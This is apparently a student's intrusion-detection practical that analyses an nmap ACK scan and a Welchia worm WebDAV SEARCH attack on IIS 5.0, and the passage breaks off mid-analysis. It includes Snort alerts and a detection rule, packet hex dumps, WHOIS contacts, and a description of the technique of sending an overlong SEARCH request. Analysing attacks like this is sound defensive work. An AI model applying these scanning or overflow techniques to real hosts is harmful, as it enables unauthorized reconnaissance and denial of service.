06/16-10:40:54.054488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
12.108.43.5:80 -> 46.5.15.176:80 TCP TTL:46 TOS:0x0 ID:32044 IpLen:20 DgmLen:40
***A**** Seq: 0x343 Ack: 0x0 Win: 0x400 TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]
[**] [1:628:2] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/16-10:40:59.054488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
12.108.43.5:80 -> 46.5.15.176:80 TCP TTL:46 TOS:0x0 ID:32556 IpLen:20 DgmLen:40
***A**** Seq: 0x3A4 Ack: 0x0 Win: 0x400 TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]
[**] [1:628:2] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/17-04:39:06.934488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
12.108.43.5:80 -> 46.5.7.189:80 TCP TTL:46 TOS:0x0 ID:3442 IpLen:20 DgmLen:40
***A**** Seq: 0x1DA Ack: 0x0 Win: 0x400 TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]
[**] [1:628:2] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/17-04:39:11.924488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
12.108.43.5:80 -> 46.5.7.189:80 TCP TTL:46 TOS:0x0 ID:3962 IpLen:20 DgmLen:40
***A**** Seq: 0x23D Ack: 0x0 Win: 0x400 TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]
[**] [1:628:2] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/17-04:39:16.924488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
12.108.43.5:80 -> 46.5.7.189:80 TCP TTL:46 TOS:0x0 ID:4500 IpLen:20 DgmLen:40
***A**** Seq: 0x2A0 Ack: 0x0 Win: 0x400 TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]
[**] [1:628:2] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/17-04:39:21.984488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
12.108.43.5:80 -> 46.5.7.189:80 TCP TTL:46 TOS:0x0 ID:5046 IpLen:20 DgmLen:40
***A**** Seq: 0x305 Ack: 0x0 Win: 0x400 TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]
[**] [1:628:2] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/17-07:30:48.234488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
12.108.43.5:80 -> 46.5.64.118:80 TCP TTL:46 TOS:0x0 ID:8788 IpLen:20 DgmLen:40
***A**** Seq: 0xF3 Ack: 0x0 Win: 0x400 TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]
[**] [1:628:2] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/17-07:30:53.254488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
12.108.43.5:80 -> 46.5.64.118:80 TCP TTL:46 TOS:0x0 ID:9284 IpLen:20 DgmLen:40
***A**** Seq: 0x14F Ack: 0x0 Win: 0x400 TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]
[**] [1:628:2] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/17-07:30:58.274488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
12.108.43.5:80 -> 46.5.64.118:80 TCP TTL:46 TOS:0x0 ID:9818 IpLen:20 DgmLen:40
***A**** Seq: 0x1B2 Ack: 0x0 Win: 0x400 TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]
```

```
[**] [1:628:2] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/17-07:31:03.314488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
12.108.43.5:80 -> 46.5.64.118:80 TCP TTL:46 TOS:0x0 ID:10336 IpLen:20 DgmLen:40
***A**** Seq: 0x210 Ack: 0x0 Win: 0x400 TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]
```

For further analysis tcpdump was used with the following command:

/usr/sbin/tcpdump -nnvvSXr 2002.5.16 src host 12.108.43.5

Explanation of command:

-nn	No DNS lookups nor convert protocol and port numbers to names.
-vv	Very verbose mode
-S	print absolute TCP sequence numbers
-X	Print ASCII along with Hex
-r	Read packets from file
src host	Select packets from source host 12.108.43.5

tcpdump results:

```
10:40:43.784488 12.108.43.5.80 > 46.5.15.176.80: . [bad tcp cksum faf7!] 645:645(0) ack 0
win 1024 (ttl 46, id 31026, len 40, bad cksum a67d!)
0x0000   4500 0028 7932 0000 2e06 a67d 0c6c 2b05        E..(y2.....}.l+.
0x0010   2e05 0fb0 0050 0050 0000 0285 0000 0000        .....P.P........
0x0020   5010 0400 3b8f 0000 0000 0000 0000             P...;.........
10:40:48.804488 12.108.43.5.80 > 46.5.15.176.80: . [bad tcp cksum faf7!] 742:742(0) ack 0
win 1024 (ttl 46, id 31550, len 40, bad cksum a471!)
0x0000   4500 0028 7b3e 0000 2e06 a471 0c6c 2b05        E..({>.....q.l+.
0x0010   2e05 0fb0 0050 0050 0000 02e6 0000 0000        .....P.P........
0x0020   5010 0400 3b2e 0000 0000 0000 0000             P...;.........
10:40:54.054488 12.108.43.5.80 > 46.5.15.176.80: . [bad tcp cksum faf7!] 835:835(0) ack 0
win 1024 (ttl 46, id 32044, len 40, bad cksum a283!)
0x0000   4500 0028 7d2c 0000 2e06 a283 0c6c 2b05        E..(},.......l+.
0x0010   2e05 0fb0 0050 0050 0000 0343 0000 0000        .....P.P...C....
0x0020   5010 0400 3ad1 0000 0000 0000 0000             P...:.........
10:40:59.054488 12.108.43.5.80 > 46.5.15.176.80: . [bad tcp cksum faf7!] 932:932(0) ack 0
win 1024 (ttl 46, id 32556, len 40, bad cksum a083!)
0x0000   4500 0028 7f2c 0000 2e06 a083 0c6c 2b05        E..(.,.......l+.
0x0010   2e05 0fb0 0050 0050 0000 03a4 0000 0000        .....P.P........
0x0020   5010 0400 3a70 0000 0000 0000 0000             P...:p........
04:39:06.934488 12.108.43.5.80 > 46.5.7.189.80: . [bad tcp cksum faf7!] 474:474(0) ack 0
win 1024 (ttl 46, id 3442, len 40, bad cksum 1a31!)
0x0000   4500 0028 0d72 0000 2e06 1a31 0c6c 2b05        E..(.r.....1.l+.
0x0010   2e05 07bd 0050 0050 0000 01da 0000 0000        .....P.P........
0x0020   5010 0400 442d 0000 0000 0000 0000             P...D-........
04:39:11.924488 12.108.43.5.80 > 46.5.7.189.80: . [bad tcp cksum faf7!] 573:573(0) ack 0
win 1024 (ttl 46, id 3962, len 40, bad cksum 1829!)
0x0000   4500 0028 0f7a 0000 2e06 1829 0c6c 2b05        E..(.z.....).l+.
0x0010   2e05 07bd 0050 0050 0000 023d 0000 0000        .....P.P...=....
0x0020   5010 0400 43ca 0000 0000 0000 0000             P...C.........
04:39:16.924488 12.108.43.5.80 > 46.5.7.189.80: . [bad tcp cksum faf7!] 672:672(0) ack 0
win 1024 (ttl 46, id 4500, len 40, bad cksum 160f!)
0x0000   4500 0028 1194 0000 2e06 160f 0c6c 2b05        E..(.........l+.
0x0010   2e05 07bd 0050 0050 0000 02a0 0000 0000        .....P.P........
0x0020   5010 0400 4367 0000 0000 0000 0000             P...Cg........
04:39:21.984488 12.108.43.5.80 > 46.5.7.189.80: . [bad tcp cksum faf7!] 773:773(0) ack 0
win 1024 (ttl 46, id 5046, len 40, bad cksum 13ed!)
0x0000   4500 0028 13b6 0000 2e06 13ed 0c6c 2b05        E..(.........l+.
0x0010   2e05 07bd 0050 0050 0000 0305 0000 0000        .....P.P........
0x0020   5010 0400 4302 0000 0000 0000 0000             P...C.........
```

```
07:30:48.234488 12.108.43.5.80 > 46.5.64.118.80: . [bad tcp cksum f8f8!] 243:243(0) ack 0
win 1024 (ttl 46, id 8788, len 40, bad cksum cb97!)
0x0000   4500 0028 2254 0000 2e06 cb97 0c6c 2b05        E..("T.......l+.
0x0010   2e05 4076 0050 0050 0000 00f3 0000 0000        ..@v.P.P........
0x0020   5010 0400 0b5d 0000 0000 0000 0000             P....]........
07:30:53.254488 12.108.43.5.80 > 46.5.64.118.80: . [bad tcp cksum f8f8!] 335:335(0) ack 0
win 1024 (ttl 46, id 9284, len 40, bad cksum c9a7!)
0x0000   4500 0028 2444 0000 2e06 c9a7 0c6c 2b05        E..($D.......l+.
0x0010   2e05 4076 0050 0050 0000 014f 0000 0000        ..@v.P.P...O....
0x0020   5010 0400 0b01 0000 0000 0000 0000             P.............
07:30:58.274488 12.108.43.5.80 > 46.5.64.118.80: . [bad tcp cksum f8f8!] 434:434(0) ack 0
win 1024 (ttl 46, id 9818, len 40, bad cksum c791!)
0x0000   4500 0028 265a 0000 2e06 c791 0c6c 2b05        E..(&Z.......l+.
0x0010   2e05 4076 0050 0050 0000 01b2 0000 0000        ..@v.P.P........
0x0020   5010 0400 0a9e 0000 0000 0000 0000             P.............
07:31:03.314488 12.108.43.5.80 > 46.5.64.118.80: . [bad tcp cksum f8f8!] 528:528(0) ack 0
win 1024 (ttl 46, id 10336, len 40, bad cksum c58b!)
0x0000   4500 0028 2860 0000 2e06 c58b 0c6c 2b05        E..((`.......l+.
0x0010   2e05 4076 0050 0050 0000 0210 0000 0000        ..@v.P.P........
0x0020   5010 0400 0a40 0000 0000 0000 0000             P....@........
```

3. Probability the source address was spoofed:

There is always a chance of the source IP being spoofed. In this case I would say that the packets were crafted, and most likely the source address was NOT spoofed. However, I must acknowledge, the 12 packets chosen for this detect may have been spoofed as part of some broader scanning activity. A close look at all traffic generated, and not just the packets that fired alerts, likely would provide valuable insight to the attackers IP and intentions.

The ACK packets do not appear to be part of an established TCP connection. An established TCP three-way handshake is not necessary for this type reconnaissance activity to succeed.

I can, however, envision a scenario in which the source address may be spoofed and still provide the attacker the information to which they are seeking. If attacker had additional means of sniffing the LAN traffic then they could use any source address they wish. I will admit though, that if that means existed then the initiator would have a much more robust means of network reconnaissance.

A check of the ARIN database reveals the following registration for the source IP address of 12.108.43.5:

```
OrgName:    American Computer Technologies
OrgID:      ACT-37
Address:    2200 LUCIEN WAY
City:       MAITLAND
StateProv:  FL
PostalCode: 32751
Country:    US

NetRange:   12.108.43.0 - 12.108.43.255
CIDR:       12.108.43.0/24
NetName:    ACTCONSULT141-43
NetHandle:  NET-12-108-43-0-1
Parent:     NET-12-0-0-0-1
NetType:    Reassigned
```

```
Comment:
RegDate:    2000-10-25
Updated:    2000-10-25

TechHandle: AM355-ARIN
TechName:   Maldonado, Alex
TechPhone:  +1-407-875-1188
TechEmail:  amaldonado@actconsulting.com

# ARIN WHOIS database, last updated 2003-09-30 19:15

OrgName:    AT&T WorldNet Services
OrgID:      ATTW
Address:    400 Interpace Parkway
City:       Parsippany
StateProv:  NJ
PostalCode: 07054
Country:    US

NetRange:   12.0.0.0 - 12.255.255.255
CIDR:       12.0.0.0/8
NetName:    ATT
NetHandle:  NET-12-0-0-0-1
Parent:
NetType:    Direct Allocation
NameServer: DBRU.BR.NS.ELS-GMS.ATT.NET
NameServer: DMTU.MT.NS.ELS-GMS.ATT.NET
NameServer: CBRU.BR.NS.ELS-GMS.ATT.NET
NameServer: CMTU.MT.NS.ELS-GMS.ATT.NET
Comment:    For abuse issues contact abuse@att.net
RegDate:    1983-08-23
Updated:    2002-08-23

TechHandle: DK71-ARIN
TechName:   Kostick, Deirdre
TechPhone:  +1-919-319-8249
TechEmail:  help@ip.att.net

OrgAbuseHandle: ATTAB-ARIN
OrgAbuseName:   ATT Abuse
OrgAbusePhone:  +1-919-319-8130
OrgAbuseEmail:  abuse@att.net

OrgTechHandle: ICC-ARIN
OrgTechName:   IP Customer Care
OrgTechPhone:  +1-888-613-6330
OrgTechEmail:  qhoang@att.com

OrgTechHandle: IPSWI-ARIN
OrgTechName:   IP SWIP
OrgTechPhone:  +1-888-613-6330
OrgTechEmail:  swipid@nipaweb.vip.att.net

# ARIN WHOIS database, last updated 2003-09-30 19:15
```

4. Description of attack:

This is a reconnaissance type of attack. The Snort alert identifies it as an NMAP scan with a "Scan NMAP TCP" alert. Another scanning tool called "SSCAN" uses ACK packets in its first phase of scanning, but no other evidence could be found to support that SSCAN was at work here. The potential attacker is quite possibly looking for live hosts for possible exploitation at a later time.

This scan uses ACK packets, most likely in an attempt to insure the crafted packet can get through a packet filtering device such as a router configured for packet inspection.

A "RST" packet sent in response to this scans "ACK" packet tells the attacker that the host is not behind a stateful packet filtering device and that there is a host alive on the network. If the attacker sends an ACK and receives no response from the target IP then either a stateful packet filtering device dropped the packet or the host is not alive.
Note: If there is a live host then a "RST" packet would be sent regardless of whether the port is open or closed.[4]

The first indicator of packet crafting is source port 80 to destination port 80. Source IP's selecting an ephemeral port below 1024 is unusual behavior. These are used for various services.

Acknowledgement number set to "0". Possible signature of an NMAP scan, version 2.3 BETA 6 and before. This behavior changed to use random acknowledgement numbers in NMAP 2.3 BETA 8 and later.

All sequence numbers are 3-digits. The TCP protocol allows for a 32-bit sequence number. The fact that all sequence numbers are only 3-digits, this suggests packet crafting.

The IP header timestamp reveals yet another interesting fact, the "ACK" flagged packets are all exactly five seconds apart. This suggests some type of scripting or automated scanning tool.

I could not find a CVE number associated with this type of scan/attack.

5. Attack Mechanism:

This would appear to be an information-gathering attempt against the targeted network. The scanning technique used is to simply send "ACK" packets to various IP's on the targeted network and based on the reply or non-reply information about live hosts and firewall type can be gathered.

[4] *Network Intrusion Detection An Analyst's Handbook*; Second Edition; Northcutt, Novak; page 32

In this scan the attacker chooses to use source port 80 along with the "ACK" flag set to possibly fool any packet filtering device that a 3-way handshake has already taken place. Non-stateful packet filtering devices will pass packets, with the "ACK" flag set, from the outside. They are fooled into thinking that a stateful connection exists and this is merely an acknowledgement of a previous TCP connection.

6. Correlations:

The arachnid's database, at Whitehats.com provided an entry for this scan: http://www.whitehats.com/IDS/28

The source IP was run through the database at Dshield.org (http://www.dshield.org/ipinfo.php?ip=12.108.43.5) with the following information reported:

Top 10 Ports hit by this source

Port	Attacks	Start	End
37852	9	2003-09-16	2003-10-08
8	2	2003-09-24	2003-09-28
0	2	2003-09-18	2003-10-08
1127	1	2003-09-18	2003-09-18
62679	1	2003-10-08	2003-10-08

Last Fightback Sent: sent to abuse@att.net on 2002-11-11 05:45:08

Several variations of ACK scanning have been reported in different forums. A Google search provided several previous postings of this type of scanning activity:
http://cert.uni-stuttgart.de/archive/intrusions/2003/08/msg00163.html
http://cert.uni-stuttgart.de/archive/intrusions/2002/12/msg00117.html
http://cert.uni-stuttgart.de/archive/intrusions/2003/07/msg00070.html

The possibility of a Load-balancing device causing the alert can be found in the following posting:
http://cert.uni-stuttgart.de/archive/intrusions/2002/12/msg00167.html
The load-balancing device theory was looked at, but feel it is not likely in this case. The scans, in this detect, jumped around the target networks class "B" address space scanning different IP's over course of five days. In addition, both source and destination ports were port 80. If these were legitimate acknowledgements originating from a load balancer then one would think the destination port in the packet would have been an ephemeral port, above 1023, of the packet being acknowledged.

7. Evidence of active targeting:

The scan activity seems to be targeting the 46.5.0.0 network. Clearly we can see the varying attempts using different IP addresses within the class "B" range of the targeted network. Whether the intent was to find active hosts on the network or determine firewall status (stateful / non-stateful) one can only speculate.

With more information, specifically a complete dump of all traffic around the time of the referenced scanning activity, a comprehensive analysis can be achieved.

8. Severity:

Critically	Lethality	System Countermeasures	Network Countermeasures	Severity
2	**1**	**2**	**1**	**0**

Severity = (critically + lethality) – (system countermeasures + network countermeasures)

Critically – The attack is using source port 80 most likely to increase the chances the packet will get through any packet filtering device that may be in place. The attacker will only be able to conclude whether stateful packet filtering is in effect or if the host is alive on the targeted network. Whether port 80 is open or not cannot be obtained from this type of scan. From the information gathered, I can only assume that the attacker was testing the packet filtering capabilities of the network or looking for live hosts behind a firewall. **[Score 2]**

Lethality – This is scanning activity possibly in preparation of some future nefarious activity. **[Score 1]**

System Countermeasures – The defensive mechanisms or the presence of a live host cannot be determined from the information provided. **[Score 2]**

Network Countermeasures – Unable to determine what countermeasures are in place on the targeted network. Knowing whether or not a "RST" was sent in response to the "ACK" packet would aid in determining what countermeasures, if any, were in place. Note, that a stateful packet filtering device can perform advance packet filtering and would most likely drop the ACK packets that are not part of a stateful TCP connection. **[Score 1]**

9. Defensive recommendation:

TCP "ACK" packets not belonging to an existing TCP connection can quietly be dropped by the use of a stateful firewall, performing advanced packet filtering.

This is not a particularly noisy scan, but is still important in that this may be a prelude to a future and more devious attack.

10. Multiple choice test question:

Host 46.5.64.118 resides behind a simple packet filtering router. The packets below are sent to host 46.5.64.118. The destination host replies to the source host with "RST" packets.
What information can be gathered about port 80 of the destination host? (Select the single BEST answer)

```
07:30:48.234488 12.108.43.5.80 > 46.5.64.118.80: . ack 0 win 1024
07:30:53.254488 12.108.43.5.80 > 46.5.64.118.80: . ack 0 win 1024
07:30:58.274488 12.108.43.5.80 > 46.5.64.118.80: . ack 0 win 1024
07:31:03.314488 12.108.43.5.80 > 46.5.64.118.80: . ack 0 win 1024
```

a. There is NO host on-line, but the filtering router will pass port 80 traffic.
b. The host replied with a "RST" indicating the port is closed.
c. The status of destination host port 80 cannot be obtained in this scenario.
d. The host replied with a "RST" indicating the port is open.

ANSWER: C

Explanation: A live host should send a RST regardless of whether the port was open or not. Thus, open/closed status cannot be determined.

A – Incorrect: RST packet indicates a live host on-line
B – Incorrect: A live host should send a RST regardless of whether the port was open or not.
D – Incorrect: A live host should send a RST regardless of whether the port was open or not.

References

American Registry for Internet Numbers. "ARIN Whois database." URL: http://ws.arin.net/cgi-bin/whois.pl (October 10, 2003)

Institute of Electrical and Electronics Engineers, Inc. "IEEE OUI and Company_id Assignments." URL: http://standards.ieee.org/regauth/oui/index.shtml (October 2, 2003)

Roesch, Martin. "snort.conf". Snort configuration & signatures. September 22, 2003. URL: http://www.snort.org/dl/rules/snortrules-stable.tar.gz (October 10 2003)

Roesch and Green. "Snort User's Manual Chapter 2: Writing Snort Rules." Snort User's Manual. URL: http://www.snort.org/docs/writing_rules/chap2.html#tth_chAp2 (October 10, 2003)

Tcpdump.org "Tcpdump 3.7.2." URL: http://www.tcpdump.org/release/tcpdump-3.7.2.tar.gz (October 10, 2003)

Tcpdump.org "libpcap 0.7.2." URL: http://www.tcpdump.org/release/libpcap-0.7.2.tar.gz(October 10, 2003)

Sharpe and Warnicke. "Using Ethereal." Ethereal User's Guide. URL: http://www.ethereal.com/docs/user-guide (October 10, 2003)

arachNIDS database. "Whitehats Network Security resource." URL: http://www.whitehats.com/IDS/28 (October 10, 2003)

Internet Security Systems. "Database of Intrusions Detected." URL: http://www.iss.net/security_center/advice/Intrusions/2000310/default.htm (October 10, 2003)

Insecure.org. "NMAP Change log."
URL: http://www.insecure.org/nmap/nmap_changelog.html (October 10,2003)

Northcutt and Novak. "Network Intrusion Detection, An Analyst's Handbook; Second Edition." New Riders Publishing, Sep 2000. Page 32 (October 10, 2003)

McClure, Scambray and Kurtz. "Hacking Exposed, Third Edition." Osborne/McGraw-Hill, 2001. Page 39 (October 10, 2003)

CERT Coordination Center. "Carnegie Mellon Software Engineering Institute, Incident Notes." URL: http://www.cert.org/incident_notes/IN-99-01.html (October 10, 2003)

Results of posting to intrusions@incidents.org

As required, the top three questions from this practical being posted to the intrusions@incidents.org mailing list are outlined below. This detect was posted to the intrusions@incidents.org mailing list on **October 10, 2003**.

Question/Comment #1 (October 10, 2003)
--- Don Murdoch <djmurd@cox.net> wrote:
> don - most people discuss how they found this out. One of the
> things that the practical is about is the process of you demo'ing
> that you know how to use tcpdump / snort / and the various cousins
> and siblings to analyze traffic. Peter Storm had some excellent
> command line stuff on doing this (recent post).
>
*>As I recall from my practical, I *believe* that each part of the*
>practical is graded on its own merits. If you have time, you
>should discuss how you determined the topo.

Response: (October 13, 2003)
All traffic in the log file was run through Ethereal using a custom filter:

```
(!(frame[0:12] == 00:03:e3:d9:26:c0:00:00:0c:04:b2:33)) &&
!(frame[0:12] == 00:00:0c:04:b2:33:00:03:e3:d9:26:c0)
```

This filter provided a means of detecting frames that did not originate or were destined for either the 00:03:e3:d9:26:c0 or 00:00:0c:04:b2:33 MAC address.
Note: Original response mentioned using TCPDump, but after the fact, I decided to use Ethereal in order show use of another traffic analysis tool.

Question/Comment #2 (October 10, 2003)
--- Don Murdoch <djmurd@cox.net> wrote:
>Ya know ... Its good that you see both sides of the coin,
>but I believe that you are supposed to take a stand on
>weather the addr is real or not. Courious what others
>think.

Response: (October 13, 2003)
In this case I would say the packets are crafted and the source is address has not been spoofed.

Question/Comment #3 (October 10, 2003)
--- Don Murdoch <djmurd@cox.net> wrote:
What is likely to follow recon? Recon is the second stage. What's coming in stage 3?

Response: (October 13, 2003)
I would look for responses from the targeted host. ICMP traffic, such as 'ICMP unreachable'. Follow on recon might include seeking service and application banners to check version service status information. The next stage, after 'Recon', maybe more detailed recon or attempt to exploit the vulnerabilities discovered during the recon.

Detect #2: WebDAV Search Access (WebDAV & Welchia)

1.Source of trace:

The packet data examined in this detect was gathered in the 'wild' on a home network connected to an Internet Service Provider via an ADSL connection. This home network configuration was explicitly setup for the purpose of obtaining interesting network activity for completion of this practical exercise. The home network IP address is dynamically assigned each time a connection is made. Therefore, the IP addresses in this detect have not been altered.

The host name has not been registered with any DNS server or service. So all attempts to access this server would have to be done without the use of a Fully Qualified Domain Name (FQDN) i.e. binary, Hex or dotted decimal.

A Windows 2000 Server running IIS 5.0 with default settings and a dynamically assigned IP address of 61.85.79.245 is connected to a hub. The hub in turn is connected to the ADSL modem provided by the service provider. Also connected to the hub is a Linux RedHat 9 machine running Snort with binary logging (-b) option enabled. This allowed all packets to be logged in their native binary state to a TCPDump formatted log file named '10-11sep'.

The Snort command used to log all traffic in binary format: **snort –b –L 10-11sep**




Figure 2.2.1 - Network topology

2. Detect was generated by:

This detect was generated by playing the binary log file back through Snort version 2.0.2 (Build 92) running on Red Hat Linux 9.0 with kernel 2.4.20-8. A current rule set as of September 22, 2003, downloaded from http://www.snort.org/dl/rules, was used. The default settings for the preprocessor and rule sets were unchanged in the snort.conf file. The command used in this detect was:

snort -c ../etc/snort.conf -deX -r 10-11sep -l ./lognids

Explanation of Snort command:

-c	Places Snort in NIDS mode and specifies location of configuration file
-d	Dumps the application layer data
-e	Display/Log link layer packet headers
-X	Dump the raw packet beginning with link layer
-r	Read and process tcpdump formatted file (10-11sep)
-l	Sets the output logging directory for plain text alerts and packet logs

This detect will focus on the following alert:
Note: Three occurrences from three different source addresses were logged to the same IP.

```
[**] [1:1070:6] WEB-MISC WebDAV search access [**]
[Classification: access to a potentially vulnerable web application] [Priority: 2]
09/10-22:03:00.159776 0:1:81:E0:86:DD -> 0:20:78:1F:A0:49 type:0x8864 len:0x5C4
219.50.214.36:3870 -> 61.85.79.245:80 TCP TTL:115 TOS:0x0 ID:26608 IpLen:20 DgmLen:1454
DF
***A**** Seq: 0x76EFAD94 Ack: 0xE4500C05 Win: 0xFE14 TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS474]
```

The Snort rule that generated the 'WEB-MISC WebDAV search access' alert can be found in the 'web-misc.rules' file within the Snort rules directory.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-MISC
WebDAV search access"; flow:to_server,established; content: "SEARCH "; depth: 8;
nocase;reference:arachnids,474; classtype:web-application-activity; sid:1070; rev:6;)
```

Snort rule examined:

Rule Header:

alert	rule action
tcp	protocol
$EXTERNAL_NET	Source address variable (set to "any" in snort.conf)
any	Source port
- >	Directional operator (from ext to int.)
$HTTP_SERVERS	Destination address variable (Normally you assign your web server/s to this variable in the snort.conf file). Here it was set to 'any'.
$HTTP_PORTS	Destination port (Set for port 80 in snort.conf)

Rule Body:

msg:	Message to display when alert is fired
flow:	'to_server' (Refers to a TCP stream flowing toward server) 'established' (Activates on packets that are part of an established TCP connection or session.
content:	Look for the defined content string ("SEARCH ")
depth:	number of bytes that the rule should analyze when searching for the defined 'content' string.
nocase	disregard text case within rule 'content'.
reference:	External references
classtype:	Classification identifier
sid	Snort rule ID
rev:	Rule revision number

3. Probability the source address was spoofed:

Source address is not spoofed. A TCP three-way handshake has already taken place in each of the alerts. Since all traffic was logged, in this case, a complete picture can be provided. All three alerts had an established three-way handshake just prior to the packet that caused the alert. Shown below is the completion of the three-way handshake from one of the source IP's that caused the alert.

TCP three-way handshake

```
22:02:59.809766 PPPoE  [ses 0x9c] 219.50.214.36.3870 > 61.85.79.245.http:
S 1995419027:1995419027(0) win 64240 <mss 1460,nop,nop,sackOK> (DF)

22:02:59.809957 PPPoE  [ses 0x9c] 61.85.79.245.http > 219.50.214.36.3870:
S 3830451204:3830451204(0) ack 1995419028 win 16968 <mss
1414,nop,nop,sackOK> (DF)

22:03:00.039866 PPPoE  [ses 0x9c] 219.50.214.36.3870 > 61.85.79.245.http:
. ack 3830451205 win 65044 (DF)
```

A check of the ARIN database referred me to the Asia Pacific Network Information Centre (APNIC). The APNIC produced the following registration information for the attacking source IP address of 219.50.214.36:

inetnum: 219.0.0.0 - 219.63.255.255
netname: BBTECH
descr: SOFTBANK BB CORP
descr: Nation wide network in Japan
country: JP
admin-c: SA127-AP
tech-c: SA127-AP
mnt-by: APNIC-HM
mnt-lower: MAINT-JP-BBTECH
changed: hostmaster@apnic.net 20011031
changed: hm-changed@apnic.net 20030616
status: ALLOCATED PORTABLE
source: APNIC

4. Description of Attack:

This is an attack against a Microsoft IIS 5.0 web server, most likely perpetrated by a source host infected with the Welchia worm. The attacking Welchia infected host is attempting to spread the worm through an exploit in Microsoft's WebDAV implementation in which there is a flaw with the handling of long search requests.

The attacking host submits a valid, yet unusually long WebDAV SEARCH request in hopes of exploiting or causing the Internet Information Server (IIS) services to restart or possibly causing the server to stop responding altogether.

In a report from the Hong Kong CERT, "W32.Welchia worm exploits two vulnerabilities: Microsoft DCOM RPC (MS03-026) and WebDAV (MS03-007)[5]." This attempted spread of the worm, via a WebDAV vulnerability, resulted in the server halting web services.

A search for an associated Common Vulnerabilities & Exposures revealed the following:

CVE-2001-0151	IIS 5.0 allows remote attackers to cause a denial of service via a series of malformed WebDAV requests.
CAN-2003-0109	Buffer overflow in ntdll.dll on Microsoft Windows NT 4.0, Windows NT 4.0 Terminal Server Edition, Windows 2000, and Windows XP allows remote attackers to execute arbitrary code, as demonstrated via a WebDAV request to IIS 5.0.

5. Attack Mechanism:

The attack actually begins with some reconnaissance by the source host. A mere five seconds prior to the unusually long WebDAV 'SEARCH' request, there is an interesting packet that Snort alerts on.

Related Snort Alert

```
[**] [1:483:2] ICMP PING CyberKit 2.2 Windows [**]
[Classification: Misc activity] [Priority: 3]
09/10-22:02:55.149851 0:1:81:E0:86:DD -> 0:20:78:1F:A0:49 type:0x8864 len:0x72
219.50.214.36 -> 61.85.79.245 ICMP TTL:115 TOS:0x0 ID:26010 IpLen:20 DgmLen:92
Type:8 Code:0 ID:512 Seq:4108 ECHO
[Xref => http://www.whitehats.com/info/IDS154]
```

Using TCPDump for a closer look reveals a classic Welchia ICMP ping request with an IP Total Length of 92 bytes (payload consisting of 64 bytes of 0xaa data).

TCPDump of "ICMP PING Cyberkit 2.2 Windows" packet

```
22:02:55.149851 PPPoE  [ses 0x9c] 219.50.214.36 > 61.85.79.245: icmp: echo
request (ttl 115, id 26010, len 92)
0x0000   1100 009c 005e 0021 4500 005c 659a 0000        .....^.!E..\e...
0x0010   7301 a365 db32 d624 3d55 4ff5 0800 909e        s..e.2.$=UO.....
0x0020   0200 100c aaaa aaaa aaaa aaaa aaaa aaaa        ................
0x0030   aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ................
0x0040   aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ................
0x0050   aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ................
0x0060   aaaa aaaa
```

A posting in the Snort discussion area of the Neohapsis Archives (http://archives.neohapsis.com/archives/snort/2003-09/0017.html) we find a post by Eric Hines, which confirms that this is a Welchia ICMP ping request.

[5] Hong Kong CERT http://www.hkcert.org/valert/vinfo/w32.welchia.worm.html

Next, the attacking machine initiates an HTTP GET request to the IIS 5.0 Web Server on port 80. This appears to be for the purpose of grabbing the IIS banner to check the version.

Next, a TCP connection established, now attacker sends an unusually long WebDAV 'SEARCH' request. The long search request can result in an excessive amount of CPU cycles being consumed, IIS services restarted or, in some cases, the server stops responding altogether.

In this case, the attacker chose a WebDAV 'SEARCH' request with a very long search string (SEARCH /AAAAAAAAAAAAAAAAAA <snip>).

Note the 'SEARCH' in the payload; this is what caused the Snort alert.

***First 'http' packet** of the WebDAV Search request*

```
